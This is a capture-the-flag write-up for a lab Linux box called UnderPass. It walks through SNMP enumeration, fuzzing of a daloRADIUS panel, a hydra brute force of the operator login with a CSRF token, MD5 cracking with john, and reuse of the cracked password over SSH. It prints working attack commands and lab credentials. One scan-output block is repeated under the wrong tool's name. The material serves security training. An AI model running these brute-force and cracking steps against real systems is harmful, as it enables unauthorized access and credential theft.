UnderPass
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. UnderPass is an easy Linux box whose vector isn't the default HTTP but SNMP. The UDP/161 enumeration reveals a daloRADIUS server; its operators panel gives away theadministratoruser, which we log into withhydra(the password isradius). Inside, user management exposessvcMosh's MD5 hash, which cracks tounderwaterfriendsand is reused over SSH.svcMoshcan runmosh-serverviasudo, and since the server is launched with root privileges, connecting to that session gives a shell as root.
Reconnaissance
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.4864 bytes from 10.10.11.48: icmp_seq=1 ttl=63 time=38.3 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
The TCP scan only finds SSH and HTTP, with ttl 63 (Linux):
nmap -sS -n -Pn -p- --min-rate 5000 --open 10.10.11.48
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open http syn-ack ttl 63extractPorts, a .zshrc function, boils the -oG file down and leaves the ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.48
Open ports: 22,80

Ports copied to clipboard
With that list, the version and script scan (jmap2 is another .zshrc function wrapping an nmap -sCV) confirms both services are stock and up to date:
jmap2 10.10.11.48 22,80
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Not one version with a usable CVE, not one odd banner. The http-title already gives the problem away:
HTTP shows the default Apache page: nothing to enumerate.
When TCP leads nowhere, look at UDP. A scan of the most common UDP ports finds 161 (SNMP):
nmap --top-ports 1500 -sU --min-rate 5000 -n -Pn --open 10.10.11.48
PORT    STATE SERVICE
161/udp open  snmp
The only open UDP port is 161/snmp, which is the real way in.
SNMP: the real entry point
SNMP usually exposes system information to anyone who knows the community string. The classic public works, and snmpwalk pulls a decisive hint: there's a daloRADIUS server tied to the domain UnDerPass.htb.
snmpwalk -v 2c -c public 10.10.11.48
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
sysContact leaks the email steve@underpass.htb and sysName the key hint: UnDerPass.htb is the only daloradius server in the basin!, revealing the domain and the internal service.
daloRADIUS is a web frontend to manage RADIUS servers (network authentication). Requesting /daloradius returns 403:

So we enumerate routes below it and find the operators panel:

ffuf -u http://10.10.11.48/daloradius/app/FUZZ -w directory-list-2.3-medium.txt
dirsearch -u http://10.10.11.48/daloradius --exclude-status=404,403,302
[02:02:00] Starting: daloradius/
[02:02:04] 200 -  221B - /daloradius/.gitignore
[02:02:20] 301 -  319B - /daloradius/app          ->  http://10.10.11.48/daloradius/app/
[02:02:24] 200 -   24KB - /daloradius/ChangeLog
[02:02:29] 200 -    2KB - /daloradius/docker-compose.yml
[02:02:29] 301 -  319B - /daloradius/doc          ->  http://10.10.11.48/daloradius/doc/
[02:02:29] 200 -    2KB - /daloradius/Dockerfile
[02:02:40] 301 -  323B - /daloradius/library      ->  http://10.10.11.48/daloradius/library/
[02:02:40] 200 -   18KB - /daloradius/LICENSE
[02:02:57] 200 -   10KB - /daloradius/README.md
[02:03:09] 301 -  321B - /daloradius/setup        ->  http://10.10.11.48/daloradius/setup/
Task Completed
And ffuf under /daloradius/app/ uncovers the common, users and operators folders:
[02:02:00] Starting: daloradius/
[02:02:04] 200 -  221B  - /daloradius/.gitignore
[02:02:20] 301 -  319B  - /daloradius/app  ->  http://10.10.11.48/daloradius/app/
[02:02:24] 200 -   24KB - /daloradius/ChangeLog
[02:02:29] 200 -    2KB - /daloradius/docker-compose.yml
[02:02:29] 301 -  319B  - /daloradius/doc  ->  http://10.10.11.48/daloradius/doc/
[02:02:29] 200 -    2KB - /daloradius/Dockerfile
[02:02:40] 301 -  323B  - /daloradius/library  ->  http://10.10.11.48/daloradius/library/
[02:02:40] 200 -   18KB - /daloradius/LICENSE
[02:02:57] 200 -   10KB - /daloradius/README.md
[02:03:09] 301 -  321B  - /daloradius/setup  ->  http://10.10.11.48/daloradius/setup/
The tree hangs off /daloradius/app, and under it lives the operators panel (app/operators/login.php); the docker-compose.yml/Dockerfile also confirm this is daloRADIUS.
Access to the daloRADIUS panel
An error message that gives away the user

At /daloradius/app/operators/login.php, entering wrong credentials produces an error confirming the administrator user exists. With a known user, it's just a matter of trying passwords:
Brute force with a CSRF token
Intercepting the form submission in Burp shows the login is a form-urlencoded POST and that the CSRF_TOKEN travels in the body alongside the credentials (not in a header): that is exactly why it has to be fed to hydra.
POST /daloradius/app/operators/login.php HTTP/1.1
Host: 10.10.11.48
Content-Type: application/x-www-form-urlencoded

operator_user=administrator&operator_pass=test&CSRF_TOKEN=e3b0c44298fc1c149afbf4c8996fb924...
The field is regenerated on every page load, so on an exam box it pays to grab a fresh token right before launching the attack. With the field identified, hydra replays the form and the password falls quickly: it's radius.
hydra -l administrator -P rockyou.txt \
  "http-post-form://10.10.11.48/daloradius/app/operators/login.php:operator_user=^USER^&operator_pass=^PASS^&CSRF_TOKEN=CSRF_PLACEHOLDER:Cannot log in." -V -f
[80][http-post-form] host: 10.10.11.48   login: administrator   password: radius
1 of 1 target successfully completed, 1 valid password found


The valid pair is administrator:radius; we enter it in the login (daloRADIUS 2.2 beta):
And we reach the panel:
A hash in user management
In Management → List Users a RADIUS user, svcMosh, shows up with its password as a hash:

svcMosh : 412DD4759978ACFCC81DEAB01B382403Access as svcMosh
Cracking the MD5 hash
The format (32 hex chars, unsalted) points to raw MD5, which a hash identifier confirms:

john breaks it against rockyou:
john --format=Raw-MD5 --wordlist=rockyou.txt hash
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
underwaterfriends  (?)
1g 0:00:00:00 DONE (2025-01-03 18:49) 5.555g/s 16573Kp/s 16573Kc/s 16573KC/s undi3s..underoathrockes
The password is underwaterfriends. The username (svcMosh) suggests it also exists at the system level, so we reuse it against SSH and it works:
